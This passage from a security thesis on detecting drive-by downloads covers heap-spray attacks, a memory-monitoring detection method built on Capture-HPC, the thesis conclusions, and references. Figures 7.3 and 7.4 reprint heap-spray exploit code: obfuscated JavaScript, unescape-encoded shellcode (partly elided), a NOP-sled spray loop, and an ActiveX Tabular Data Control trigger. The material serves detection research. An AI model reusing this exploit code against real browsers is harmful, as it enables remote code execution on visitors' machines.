hvpA < 150; nvUoWInEXtwgpHsmVTdjRQLFbxQWkCSJtZLhvpA++) AYceofWHLswwSQzCatlTuQUjPCKsgF
IaznEViAqkJTiXOjCrmXpevjIgjQNIG[nvUoWInEXtwgpHsmVTdjRQLFbxQWkCSJtZLhvpA] = NweiZhZuAd
UYxzJkweilgHoqldQgURzmCbmGkAymdtzmuGVtQeNxRinIDJevNDyOfHLpOloBDplGDoirDOmhLaLUykjk +
RFtNctQEflJObNQdO;
</script>
<object classid='clsid:333C7BC4-460F-11D0-BC04-0080C7055A83'>
<param name='DataURL' value='http://nwtqZahvgHvPiHD9v9t8fNhVmiCziuk64JZDnb1aJrCnmXSl4
GtgkeLB645Jjyt8mN3AmfBnx8hEGxuh8SSuHirs2xOe0IQ6wm2Ql425t3GDGReVsgD606L1EpeLCdiZvjsINf
mRxKFw7ZicuZSxcS2boQzrGbL5Z7zbsH9j6OJyckiSIdE3PW7SKNzARSNSkv6YK7yrgpTyVsnCagCMzfKOIan
cZJsKD96RsAYyFgyh36w4grb6hP25dAgJMAGI91RhusEmbgTlY5rGNp0a8XAG49nzYopCJgAAYH3OPqFQLgOd
hCISIrZH2f517enMsCx1DxyEWqDkKSF8kdB4t1GCRTe2R2aPTSqEXAvcTRXLZM4O4V9nB2LeSuCP8AxZtB85i
Vr1r2oSds7cjbRQj4a2PQG2waTsGO6Fon4xZfENjSUD27zqQ34mhbQfXR1ueeSReWMLyeVWwzQ0n3TcQJ96IO
5g6FA7jYb6SP9V12aehkH5gTqSHW7XkRcHfXHLLcTRuZorAuoiqFHElJHcJXasFS'/>
</object>
```

Figure 7.3: Obfuscated scripts in a heap-spray attack

any change except incrementing the EIP pointer. The second part is the shellcode that starts from 0x0279b0504.

Based on the HTML codes and heap-spray layout, the exploit only happens if the corruption from Internet Explorer Tabular Data Control ActiveX makes the instruction pointer EIP jump to the Like-NOP instructions parts of 150 heap areas. This depends on specific conditions at the visitor's computer system. There are two possible cases that can make the attack fail:

a) The required plug-in is **not available** at the visitor's computer system. For example, consider a scenario where the Internet Explorer Tabular Data Control ActiveX is not available. Therefore, the browser (Internet explorer) cannot create an object of Internet Explorer Tabular Data Control ActiveX so the memory corruption does not happen. The shellcode is not executed and no malicious activities from a successful exploit.

```
<script>
var sprayObj = new Array();
var func = unescape;

var shellcode = func( '%u728d%u3d77%u404b%u963c%u214a%u70e1%u417d%u34b8%ub624%u14b2
%u7342%u9767%uf787%uc6c7%ufdc0%u3298%ubad4%u690d%uc1ff%u2feb%ua94e%u1593%u7eb1%ufc33
        ..............................

%u2aba%u67e7%u0bc0%u27cf%u7e3b%ue15b%uc1a9%u0e34%uc23d%u58c4%uc257%u3cac%u9103%u42c9
%u859e%ud741%ufc20%u7036%u0248%ub660%ufdd7%u4647%u2824%uccae%u5e5c%u0cc2');

var nopStr = func("%u0c0c%u0c0c%u0c0c%u0c0c");
do { nopStr += nopStr } while( nopStr.length < 0x4000 );
for (i = 0; i < 150; i++) sprayObj[i] = nopStr + shellcode;
</script>

<object classid='clsid:333C7BC4-460F-11D0-BC04-0080C7055A83'>
<param name='DataURL' value='http://nwtqZahvgHvPiHD9v9t8fNhVmiCziuk64JZDnb1aJrCnmXSl4
GtgkeLB645Jjyt8mN3AmfBnx8hEGxuh8SSuHirs2xOeOlQ6wm2Ql425t3GDGReVsgD606L1EpeLCdiZVjsINf
mRxKFw7ZicuZSxcS2bOQzrGbL5Z7zbsH9j6OJyckiSIdE3PW7SKNzARSNSkv6YK7yrgpTyVsnCagCMzfKOIan
cZJsKD96RsAYyFgyh36w4grb6hP25dAgJMAGI91RhusEmbgTlY5rGNpOa8XAG49nzYopCJgAAYH3OPqFQLgOd
hCISIrZH2f517enMsCx1DxyEWqDkKSF8kdB4t1GCRTe2R2aPTSqEXAvcTRXLZM4O4V9nB2LeSuCP8AxZtB85i
Vr1r2oSds7cjbRQj4a2PQG2waTsGO6Fon4xZfENjSUD27zqQ34mhbQfXR1ueeSReWMLyeVWwzQOn3TcQJ96IO
5g6FA7jYb6SP9V12aehkH5gTqSHW7XkRcHfXHLLcTRuZorAuoiqFHElJHcJXasFS'/>
</object>
```

Figure 7.4: Heap-spray scripts in a drive-by download attack

Detectors based on these malicious activities cannot catch any valuable information and they fail on detecting this attack.

b) The required plug-in **is available** and memory corruption happens but control does not branch into any of the target 150 heap areas. Therefore, the shellcode is not reached and executed so no malicious activities eventuate. Again, detectors based on malicious activities from an successful exploit fail on detecting this attack.

In both cases, the URL is actually malicious but it is accidently missed by the detectors due to inappropriate features. In the next section, we discuss potential features based on memory monitor, which can be used to detect heap-spray attacks.

7.2 Main phases of a heap-spray attack

Recalling the heap-spray attack presented in Figure 7.4, we found that there are three main phases of a heap-spray attack as follows:

HEAP_ENTRY	Size	Prev	Flags	UserPtr	UserSize	state
001dd460	1083	0000	[01]	**001dd468**	08410	(busy)
001e5878	1083	1083	[01]	**001e5880**	08410	(busy)
001edc90	1083	1083	[01]	**001edc98**	08410	(busy)
		.....				
02232818	1083	1083	[01]	**02232820**	08410	(busy)
0223ac30	1083	1083	[01]	**0223ac38**	08410	(busy)
02243048	1083	1083	[01]	**02243050**	08410	(busy)
		.....				
02793048	1083	1083	[01]	**02793050**	08410	(busy)
0279b460	1083	1083	[01]	**0279b468**	08410	(busy)
027a3878	1083	1083	[01]	**027a3880**	08410	(busy)

Figure 7.5: Heap allocation layout created by heap-spray

a) **Preparation of NOPs and shellcode:** The shellcode and NOPs are usually assigned to string objects in JavaScript. To avoid changing strings into unicode, attackers usually use unescape function to assign NOPs and shellcode to string objects in the memory. Figure 7.4 shows that both *shellcode* and *nopStr* variables are assigned a string by using *func(unescape)* function.

b) **Enlarging NOPs string object:** The address of heap object is usually unpredictable. Therefore, heap-spray attacks enlarge the string encoding NOP instructions in order to increase chances for each heap object to be executed.

c) **Manipulating the heap layout:** A heap-spray attack sprays multiple instances of the string heap object which includes NOP instructions and shellcode. To do this, a string operator is executed to require a heap allocation of new string in the memory. In Figure 7.4, addition




Figure 7.6: A structure layout of a heap area in heap-spray attack

operator is used to add NOP instructions and shellcode strings to create a new string in the browser heap. This string operator also includes a string copy operator to copy two strings into the new string. To advoid JavaScript garbage collector freeing the heap object, the new string is assigned to a variable. Figure 7.4 shows the new heap object is assigned to a member of an array. The process of instantiating the string heap object is repeated for a number of time.

The third phase is always found in every Javascript heap-spray attack because populating the heap is critical to the correct execution of the attack. Correctly identifying this third phase would allow detection of potential heap-spray attacks. In the next section, we outline out the memory API functions used by this phase in order to put the shellcode objects in heap memory.

7.3 Memory monitor - Tracking heap allocation

In order to look for potential features to detect heap-spray attacks, we implemented a client honeypot system which hooked some system functions related to memory management. Hooking the invocation of these system

functions allowed us to monitor memory allocation by processes. Hooking of the functions was implemented by using the Microsoft Detours library to hook calls to functions implemented within four key Dynamic Link Libraries (DLLs). Table 7.1 shows the DLLs and the system functions that were instrumented.

Table 7.1: DLLs and corresponding system functions

Dynamic Link Library	**System Function**
MSVCRT.DLL	malloc, free, calloc, realloc
OLEAUT32.DLL	SysAllocStringLen, SysAllocString, SystemAllocStringByteLen, SysFreeString, SysReAllocString, SysReAllocStringLen, SysReAllocStringByteLen, SysStringLen, SysStringByteLen
KERNEL32.DLL	HeapCreate, VirtualAlloc, VirtualAllocEx, VirtualProtect, VirtualProtectEx
JSCRIPT.DLL	PvarAllocBstrLen, PvarAllocBstrByteLen, ConcatStrs, ArrayObj::CreateVval, ArrayObj::SetValCore

To implement hooked functions for the memory APIs listed in Table 7.1, we modified Capture-HPC [75] - a high interaction client honeypot. We chose Capture-HPC because it is widely used in research and it monitors run-time features. Capture-HPC has two main components: Capture server and Capture client. We implemented hooked functions on the Capture client. Capture client currently has four monitors which monitor state changes in file system, registry system, process system, and network connection. We added to Capture-HPC a memory monitor which monitors system calls to the memory functions listed in Table 7.1. In this research,

we just need to capture memory activities so we configured Capture-HPC so that it only used the memory monitor. The output from Capture-HPC was stored in database for later access.

7.4 Detection rules

To examine memory activities during visitation of an URL pointing to a heap-spray exploit, we used the Capture-HPC with memory monitor to visit the URL pointing to a heap-spray exploit in Figure 7.4 implemented by Metasploit. As described in Section 7.1, the heap-spray process sprays many heap objects containing NOP sleds and shellcode into a browser heap. Therefore, we reasoned that a heap-spray might be detected by observing memory usage and watching for repeated patterns associated with the spraying of many heap objects. When we observed the memory activities outputted from the execution of the heap-spray code, the following patterns were identified:

- {**ConcatStrs,PvarAllocStrByteLen**}(Pattern 1): This pattern is found when a string copy operator is carried out and the operator requires a heap allocation to store the new result string. This pattern is repeated many times during visitation of the script because the script has many string addition operators to add NOP instructions to shellcode to form a new string on the heap.

- {**PvarAllocStrByteLen, ArrayObj::CreateVval**, **ArrayObj::SetValCore**}(Pattern 2): This pattern is found when a new string created by the previous pattern is assigned to an item of a array. This pattern is created many times during visitation of the script because the script has many strings.

Heap-spray attacks require a large number of heap objects in order to reach expected areas in heap memory of a browser. Therefore, the size of

string and total size should be considered as well as the pattern on calls to help distinguish malicious scripts from benign ones. In general malicious scripts will allocate larger strings than a benign script.

To examine how these patterns occur during visitation of benign web pages, we used the client honeypot system to visit top 100 websites from Alexa [3]. we monitored the following factors:

- The occurrence of one of our two repeated patterns identified above,
- The number of times the pattern occurs and the size of repeated instructions,
- The total size of heap allocated by the repeated code.

The results are shown in Table 7.2. The second column shows the maximum size of the repetitions of each patterns. The third column displays maximum number of times a pattern is repeated. The last column shows the maximum size of the repeated pattern.

Table 7.2: Statistics from benign sites

Pattern	**Max Size**	**Repetition Count**	**Max Total Size**
Pattern 1	528,520	142	1,184,040
Pattern 2	161,044	141	161,044

According Table 7.2, the maximum size of a *pattern1* repetition is 528,520 bytes and the maximum number of time the *pattern1* is repeated 142 times. Therefore, the maximum size of heap that could be created by the repetition of *pattern1* is 75,049,840 bytes. However, the result from Table 7.2 shows that the maximum size of heap created by a *pattern1* repetition is only 1,184,040 bytes. The reason is that a repetition of *pattern1* might have

a large size but its repetition time is small while a pattern in repetition might have small size but its repetition time is large.

Similarly, the maximum size in *pattern2* is 161,044 bytes and it is repeated a maximum of 141 times. However, the maximum size of heap created by a *pattern2* repetition is only 161,044 bytes.

As a result, the maximum size of heap created by a pattern repetition can represent the heap sized created by the pattern repetition. Therefore, we use it as a countermeasure to detect heap-spray attacks. We use the following thresholds (10% over the maximum values) for two patterns:

- **Threshold of Pattern 1:**=$1,184,040 bytes * 10\% = 1,302,444$ Bytes.
- **Threshold of Pattern 2:**=$161,044 bytes * 10\% = 177,148$ Bytes.

We used these thresholds to create two detection rules to detect heap-spray attacks as the following:

- **Rule 1:** If the log from the visitation of a web page contains pattern 1 and the maximum total size of a repetition of pattern 1 is over 1,302,444 bytes, the web page is classified as potentially malicious and containing a heap-spray exploit.
- **Rule 2:** If the log from the visitation of a web page contains pattern 2 and the maximum total size of a repetition of pattern 2 is over 177,148 bytes, the web page is classified as potentially malicious and containing a heap-spray exploit.

We evaluate these rules in the next section.

7.5 Experiments and evaluation

In this section, we describe our experiments to evaluate our approach to detect heap-spray attacks. We carried out two experiments to evaluate the

approach. The first experiment was carried out to measure false positive rate of the approach while the second experiment was carried out to measure false negative rate of the approach.

7.5.1 False positive evaluation

We selected the 1000 most-visited sites from Google as the sample to evaluate false positive rate. We used Capture-HPC with memory monitor to visit home pages of these websites. The result from analysing the output of the visitations shows that non of them satisfies the condition in rule 2. Therefore, there is no false positive triggered by the second rule. However, four of them meet the condition in rule 1. Therefore, the first rule causes 4 out of 1000 false positives.

7.5.2 False negative evaluation

We examined the false negatives of the approach in two kinds of heap-spray attack: Traditional heap-spray and optimized heap-spray attacks. The heap-spray discussed so far in the chapter is considered as a traditional heap-spray because typically there are many NOP instructions placed in front of the shellcode. An optimized heap-spray attack [17] attempts to reduce the number of NOP instructions in the sled before the shellcode. The motivation for this is to evade the detection tools [2] [65] which are based on identifying large NOP instructions to detect heap-spray attacks. They achieve this by analyzing memory allocation and manage to reduce the number of NOPs required for the sled.

- **Traditional heap-spray:** We collected six heap-spray instances from different exploits in wild. These heap-spray codes were stored offline. We used Capture-HPC with memory monitor to execute these heaps-praying code. We examined all calls to the memory functions and their parameters. We examined whether these heap-spray code

were triggered by the rules defined in the previous section or not. The result shows that all of them were detected by both rules.

- **Optimized heap-spray:** We could not find the optimization heap-spray in wild. Therefore, we created four types of heap-spray code as the description in [17]. We used Capture-HPC with memory monitor to execute these heap-spray code. We examined the call logs and checked the conditions of two rules. The result shows that all of the heap-spray code are detected by both rules. Despite the number of NOP or Like-NOP instructions in a heap object are much lower, the size of heap objects in a optimized heap-spray is still large and the optimized heap-sprays inject a large number of heap objects into heap in order to reach a certain address in memory. This is the reason why they are detected.

7.6 Discussion

The statistical approach in this Chapter is based on heap-spray code implemented in the JavaScript language. The rules are created based on the patterns that consists memory activities from JSCript.dll. However, heap-spray attacks can also be carried out by code in other script languages like VBScript, ActiveScript. Future work for this approach is to create detection rules which can be used to detect heap-spray attacks written in more script languages.

In addition, the statistical approach has false positive. A possible solution to improve it is to log addresses of potential malicious heap objects and then execute them. Executing them is used to not only verify heap-spray attack but monitor malicious activities (like malware activities). This functionality can be add to a high interaction client honeypot like Capture-HPC, which currently monitors malicious activities from successful exploits. In addition, we used Capture-HPC as a detection device in the sec-

ond stage of the two-stage classification model. However, Capture-HPC misses some attacks as described in the previous section. Therefore, its extended functionality can improve accuracy of the two-stage classification model.

7.7 Summary

This chapter presents an approach to detect heap-spray attacks. The overview of heap-spray was presented in order to find out its characteristics. We presented a case study in which a heap-spray was used in a drive-dy download attack. The case study showed how heap objects were allocated in the heap and the general heap layout in a heap-spray attack. The case study was also used to explain the reason why some drive-by download attack fails and detection devices miss some drive-by download attacks. The Chapter analysed main phases of a heap-spray attack and then identified the core phase responsible for spraying large amount of heap objects in memory. Based on analysis of the core phase, this Chapter proposed two statistic rules to detect heap-spray attacks. The experiments shows that there are false positive cases when using these rules to detect heap-spray attack. However, there is no false negative case identified in the experiments.

Chapter 8

Conclusions and Future Work

Today, drive-by download attacks have become common methods to spread malware on the Internet. It makes serious threats to the Internet users and raises a special concern from communities. Research usually focus on detection devices rather than features or detection methods. This thesis studies drive-by download based on a different view: features approaches for detecting this type of attacks. We argue that features take a very important role on detecting drive-by download attacks. Using appropriate features can improve the performance of the process detecting drive-by download attacks.

Chapter 2 presented backgrounds about web application security and drive-by download attacks. We gave an overview of web applications and their security. We found that the security of a web browser is not only affected by the web browser itself but also plug-ins, web servers, and web servers' applications. We identified five main reasons why malicious web pages become popular. Finally, we presented a brief summary how a drive-download happens.

Chapter 3 reviewed the related work. We reviewed them in two categories: feature and detection method. In term of feature, we classified the related work into two groups: research using static features and research using run-time features. In term of detection method, we classified

the related into three categories: signature-based approaches, rule-based approaches, and machine learning approaches. Based on the reviews, we identified four gaps in the related work, which were filled by thesis.

In chapter 4, we analysed the process of drive-by download attacks and its characteristics. We created the anatomy of drive-by download attacks, which consists of four stages. We analysed the processes and identified potential features at each stage. We also analysed some factors which can affect on the processes delivering malicious code to visitors' computer systems. According to the factors, we identified limitations of the features at the stages. The limitations can be used to explain why some type of detection devices fail on detecting some drive-by download attacks. The anatomy can also be used as a framework for identifying features on detecting drive-by download attacks.

Characteristics of features on detecting drive-by download attacks show that some static features are quite light-weight to obtain but less valuable. These features are suitable for identifying potential malicious web pages. In other words, we can use these features to filter potential malicious web pages in order to reduce suspicious ones which are inspected by heavy detection devices or experts. We took this idea into account in Chapter 5. We proposed the novel scoring model to score maliciousness of web pages. The concept of this model is to use different sources of information about web pages as features for scoring maliciousness. We identified four groups features which can be used for scoring maliciousness of web pages. To score maliciousness of web pages, we implemented 9 scoring methods. We also implemented 7 score combination methods in order to combine scores from different groups of features (in the case where there are more than one groups of features). The proposed scoring model consists of three main factors: groups of features, scoring methods applied on the groups of features, and score combination methods used to combine scores from different groups of features. To evaluate the scoring model, we carried out n-factor experiment which includes 50,400 sub-experiments without vari-

ous values of these factors. The result shows that the scoring model with four groups of features provides a quite good performance. It can achieve AUC at 0.984 and processing time at 0.0012 second per page.

A number of web pages on the Internet are very large while a number of malicious web pages are quite small. Scanning the web pages on the Internet for malicious ones is quite costly in term of time and resources. Therefore, it is necessary to have a scalable model to scan them efficiently. In chapter 6, we proposed a two-stage classification model that was based on characteristics of features. Its main concept is to divide the process of detecting malicious web pages into two stages. We defined two types of features: static feature and run-time feature. The static features are fast to obtain but less valuable. We used them in the first stage to filter potential malicious web pages. On the other hand, run-time features are more valuable but costs more time and resources to obtain. We used them in the second stage. We identified some critical factors that affect on speed and accuracy of the model. We evaluated the model by comparing it with the work in [69]. The result showed the two-stage classification model achieved better cost but it did get better speed in comparison to [69]. Another benefit of our two-stage classification model is a capacity to adjust false positive and false negative rate in the first stage in order to tune the number of potential malicious web pages. We also identified two performance issues of the two-stage classification model and proposed an optimization algorithm to solve them. The result from simulation showed that the optimization algorithm improved the performance of the two-stage classification model.

In chapter 7, we presented how a heap-spray attack happens and its role in a drive-by download attack. A case study showed that a heap-spray attack was used to inject shellcode into the heap of a browser in order to carry out a drive-by download attack. We analyzed main tasks of a heap-spray attack in order to find out its characteristics and then identify the core task that responses for spraying large amount of heap objects

in memory. Based on analysing the core task, the chapter proposed two statistic rules to detect heap-spray attacks. The experiments used to evaluate the rules were presented. The results showed that the statistic rules did have false negative but they had false positives.

8.1 Contributions

This thesis makes the following main contributions:

1. **The Anatomy of drive-by download attacks:** The anatomy describes how a drive-by download attack happens and what are potential features for detecting drive-by download attacks. Based on the anatomy, the limitations of the potential features are identified. The anatomy is also used to explain why some drive-by download attack fail and some detectors miss drive-by download attacks.

2. **The novel scoring model to detect potential malicious web pages:** The model score maliciousness of web pages are based on four different sources of information about web pages. Scoring methods and score combination methods are exploited in order to build an effective scoring model. Potential features from four sources of information are identified.

3. **Two-stage classification model:** Features used to detect malicious web pages are classified into two types: static feature and run-time feature. Based on the characteristics of feature types, each stage in the two-stage classification model uses a suitable type of features. Some factors affect the performance of the model are identified and used to evaluate the model. An optimization algorithm is proposed to solve performance issues of the two-stage classification model.

4. **A statistical approach to detect heap-spray attacks:** The role of heap-spray in drive-by download is identified by a case study. Character-

istics of heap-spray attacks are analysed. Based on the characteristics, a statistical approach is proposed to detect the attacks.

8.2 Future work

8.2.1 Extensions to the two-stage classification model

In the two-stage classification model, static features were used in the first stage to filter potential malicious web pages. Only potential malicious web pages were forwarded to the second stage for further investigation. In the second stage, run-time features were monitored to classify the potential web pages. The result of the classification from the second stage is only used to give the final decision whether a web page is malicious or benign. The concept to extend the two-stage classification model is to use the result from the classification in the second stage as feedback to tune the scoring processes at the first stage. There are two score processes in the first stage. The first process is to calculate scores from each groups of features and the second process is to combine scores from these groups of features. The result of the classification from the second stage reflects the effectiveness of the scoring processes in the first stage. The dataset which includes scores from groups of features, combination scores, and the results of classification in the second stage might be used to train a classifier to improve the overall performance of the two-stage classification model.

In addition, the relationship between static features and run-time features needs to be investigated. The static features used in the model are extracted from properties of web servers, contents of web pages while the run-time features used in the model are monitored during visitation of web pages. Whether malicious activities are directly or indirectly resulted from the static-features. The question what is their relationship and how the relationship can be used to detect malicious web pages is potential further study.

8.2.2 Executing shellcode in heap-spray attack for verification and monitoring malware behaviour

In chapter 7, the statistic approach was proposed to detect heap-spraying attack. The features used in this approach were extracted by monitoring JavaScript activities that involved in a browser heap. The approach monitored string allocations in heap and string assignments. It could get the size of heap allocations and how often string allocation occurred. However, it did not get the address of each string allocation in a browser heap. In addition, executing shellocde delivered by heap-spraying can provide valuable information for verification and monitoring malware behaviour. Therefore, the work in chapter 7 can be extended to monitor the address of each string (shellocde) allocation in a browser heap. If a heap-spraying is detected by the approach, the potential shellcode in the browser heap is executed to verify whether it is a true heap-spraying or not. The execution also provides potential features about malware behaviour for further research.

8.2.3 Extensions to the scoring model to detect potential malicious web pages

The scoring model in Chapter 5 was proposed to detect potential malicious web pages. All of the features used in the model are numeric and 9 scoring methods only work on numeric features. Non-numeric features might potentially be valuable and they need to be explored. Scoring methods need to be extended to scope with non-numeric features. In addition, dynamic score selection was used in the scoring model to combine scores from different scorers. In our experiments, we used this score combination method as a supervised method. We had to train a classifier and use the classifier to give an estimate about the classification of instances. Based on the classification, we chose maximum, minimum or weight scores for the instances. Using the dynamic score selection as unsupervised method has

not explored yet and it is potential research.

Bibliography

[1] ABU-NIMEH, S., NAPPA, D., WANG, X., NAIR, S., ADAM, A. N., AND MELEDATH, D. Security in web 2.0 application development. In *Proceedings of the 10th International Conference on Information Integration and Web-based Applications & Services* (Linz, Austria, 2008), ACM.

[2] AKRITIDIS, P., MARKATOS, E. P., POLYCHRONAKIS, M., AND ANAGNOSTAKIS, K. Stride: Polymorphic sled detection through instruction sequence analysis. In *In 20th IFIP International Information Security Conference* (2005).

[3] ALEXA. Alexa top 500 global sites, 2012. Available from `http://www.alexa.com/topsites`; accessed on 8 November 2012.

[4] ALEXANDER, M., TANYA, B., DAMIEN, D., STEVEN, D. G., AND HENRY, M. L. Spyproxy: execution-based detection of malicious web content. In *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium* (Boston, MA, 2007), USENIX Association.

[5] ALME, C. Web browsers: An emerging platform under attack. Tech. rep., MCAfee, 2008.

[6] ARAJO, L., H. R. SUCUPIRA, L., LIZRRAGA, M., LING, L., AND YABU-UTI, J. User authentication through typing biometrics features. In *Biometric Authentication*, D. Zhang and A. Jain, Eds., vol. 3072 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, 2004, pp. 101–103.

[7] BARTH, A., JACKSON, C., AND MITCHELL, J. Securing frame communication in browsers. *Commun. ACM 52*, 6 (2009), 83–91.

[8] BIN, L., JIANJUN, H., FANG, L., DAWEI, W., DAXIANG, D., AND ZHAOHUI, L. Malicious web pages detection based on abnormal visibility recognition. In *E-Business and Information System Security, 2009. EBISS '09. International Conference on* (2009), pp. 1–5.

[9] BLEHA, S., SLIVINSKY, C., AND HUSSIEN, B. Computer-access security systems using keystroke dynamics. *IEEE Trans. Pattern Anal. Mach. Intell. 12*, 12 (1990), 1217–1222.

[10] CANALI, D., COVA, M., VIGNA, G., AND KRUEGEL, C. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th international conference on World wide web* (Hyderabad, India, 2011), ACM.

[11] CHIA-MEI, C., WAN-YI, T., AND HSIAO-CHUNG, L. Anomaly behavior analysis for web page inspection. In *Networks and Communications, 2009. NETCOM '09. First International Conference on* (2009), pp. 358–363.

[12] CHOI, Y., KIM, T., CHOI, S., AND LEE, C. Automatic detection for javascript obfuscation attacks in web pages through string pattern analysis. In *Future Generation Information Technology*, Y.-h. Lee, T.-h. Kim, W.-c. Fang, and D. Slezak, Eds., vol. 5899 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, 2009, pp. 160–172. 10.1007.

[13] CHUAN, Y., AND HAINING, W. Characterizing insecure javascript practices on the web. In *Proceedings of the 18th international conference on World wide web* (Madrid, Spain, 2009), ACM.

[14] CLAMAV. Clam antivirus, 2011. Available from `http://www.clamav.net/`; accessed on 22 August 2011.

[15] COVA, M., KRUEGEL, C., AND VIGNA, G. Detection and analysis of drive-by-download attacks and malicious javascript code. In *WWW2010* (Raleigh NC, USA, 2010).

[16] DE KUNDER, M. The size of the world wide web (the internet), 2012. Available from `http://worldwidewebsize.com/`; accessed on 22 August 2012.

[17] DING, Y., WEI, T., WANG, T., LIANG, Z., AND ZOU, W. Heap taichi: exploiting memory allocation granularity in heap-spraying attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference* (New York, NY, USA, 2010), ACSAC '10, ACM, pp. 327–336.

[18] DUDA, R., HART, P., AND STORK, D. *Pattern Classification (2nd Edition)*. Wiley-Interscience, 2001.

[19] EGELE, M., WURZINGER, P., KRUEGEL, C., AND KIRDA, E. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (Berlin, Heidelberg, 2009), DIMVA '09, Springer-Verlag, pp. 88–106.

[20] ESPONDA, F., FORREST, S., AND HELMAN, P. A formal framework for positive and negative detection schemes. *Systems, Man, and Cybernetics, Part B: Cybernetics, IEEE Transactions on 34*, 1 (2004), 357–373.

[21] FEINSTEIN, B., AND PECK, D. Caffeine monkey: Automatic collection, detection and analysis of malicious javascript.

[22] FREI, S., TELLENBACH, B., AND PLATTNER, B. 0-day patch - exposing vendors (in)security performance. http://www.blackhat.com, 2008.

[23] GARRETT, B., TRAVIS, H., MICHEAL, I., ATUL, P., AND KEVIN, B. Social networks and context-aware spam. In *Proceedings of the ACM*

2008 conference on Computer supported cooperative work (San Diego, CA, USA, 2008), ACM.

[24] GOLLMANN, D. Securing web applications. *Information Security Technical Report 13*, 1 (2008), 1–9.

[25] GOOGLE. Google trends, 2010. Available from `http://www.google.com/trends/hottrends`; accessed on 8 March 2010.

[26] GROSSMAN, J. How does your website security stack up against your peers? Tech. rep., WhiteHat Security, 2012.

[27] GROUP, M. M. World internet usage statistics news and world population stats, 2012. Available from `http://www.internetworldstats.com/stats.htm`; accessed on 22 August 2012.

[28] GYONGYI, Z., AND GARCIA-MOLINA, H. Web spam taxonomy. Tech. rep., Stanford University, California, 2004.

[29] HAND, D. J., AND TILL, R. J. A simple generalisation of the area under the roc curve for multiple class classification problems. *Mach. Learn. 45*, 2 (Oct. 2001), 171–186.

[30] HOU, Y.-T., CHANG, Y., CHEN, T., LAIH, C.-S., AND CHEN, C.-M. Malicious web content detection by machine learning. *Expert Systems with Applications In Press, Corrected Proof* (2009).

[31] HUANG, J., AND LING, C. X. Using auc and accuracy in evaluating learning algorithms. *IEEE Trans. on Knowl. and Data Eng. 17*, 3 (2005), 299–310.

[32] IKINCI, A., HOLZ, T., AND FREILING, F. Monkey-spider: Detecting malicious websites with low-interaction honeyclients. In *Sicherheit* (Saarbruecken, 2008).

[33] JIANWEI, Z., YONGLIN, Z., JINPENG, G., MINGHUA, W., XULU, J., WEIMIN, S., AND YUEJIN, D. Malicious websites on the chinese web: overview and case study. Tech. rep., Peking University, Beijing, 2007.

[34] JOHNS, M. On javascript malware and related threats. *Journal in Computer Virology 4*, 3 (2008), 161–178.

[35] JOYCE, R., AND GUPTA, G. Identity authentication based on keystroke latencies. *Commun. ACM 33*, 2 (1990), 168–176.

[36] KAPRAVELOS, A., COVA, M., KRUEGEL, C., AND VIGNA, G. Escape from monkey island: Evading high-interaction honeyclients. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, T. Holz and H. Bos, Eds., vol. 6739 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, 2011, pp. 124–143. 10.1007/978-3-642-22424-9_8.

[37] KEATS, S., AND KOSHY, E. The web's most dangerous search term. Tech. rep., McAfee, 2009.

[38] KILLOURHY, K. S., AND MAXION, R. A. Comparing anomaly-detection algorithms for keystroke dynamics. In *Dependable Systems & Networks, 2009. DSN '09. IEEE/IFIP International Conference on* (2009), pp. 125–134.

[39] KUNDER, M. D. The size of world wide web, 2010. Available from `http://www.worldwidewebsize.com/`; accessed on 30 March 2010.

[40] LAWTON, G. Web 2.0 creates security challenges. *Computer 40*, 10 (2007), 13–16.

[41] LE, V. L., WELCH, I., GAO, X., AND KOMISARCZUK, P. Identification of potential malicious web pages. In *Australasian Information Security Conference 2011 (AISC)* (Perth, Australia, 2011), pp. 33–40.

[42] LE, V. L., WELCH, I., GAO, X., AND KOMISARCZUK, P. Two-stage classification model to detect malicious web pages. In *Advanced Information Networking and Applications (AINA), 2011 IEEE International Conference on* (march 2011), pp. 113 –120.

[43] LE, V. L., WELCH, I., GAO, X., AND KOMISARCZUK, P. A novel scoring model to detect potential malicious web pages. In *The 11th IEEE International Conference on Trust, Security and Privacy in Computing and Communications* (Liverpool, UK, 2012), pp. 254–263.

[44] LE, V. L., WELCH, I., GAO, X., AND KOMISARCZUK, P. Anatomy of drive-by download attack. In *Australasian Information Security Conference 2013 (ACSW-AISC 2013)* (Adelaide, Australia, 2013), p. to appear.

[45] LIU, F. T., KAI MING, T., AND ZHI-HUA, Z. Isolation forest. In *Data Mining, 2008. ICDM '08. Eighth IEEE International Conference on* (2008), pp. 413–422.

[46] LIU, P., AND WANG, X. Identification of malicious web pages by inductive learning. In *Proceedings of the International Conference on Web Information Systems and Mining* (Shanghai, China, 2009), Springer-Verlag.

[47] MA, J., SAUL, L. K., SAVAGE, S., AND VOELKER, G. M. Beyond blacklists: learning to detect malicious web sites from suspicious urls. In *Proceedings of the 15th ACM SIGKDD international conference on Knowledge discovery and data mining* (Paris, France, 2009), ACM.

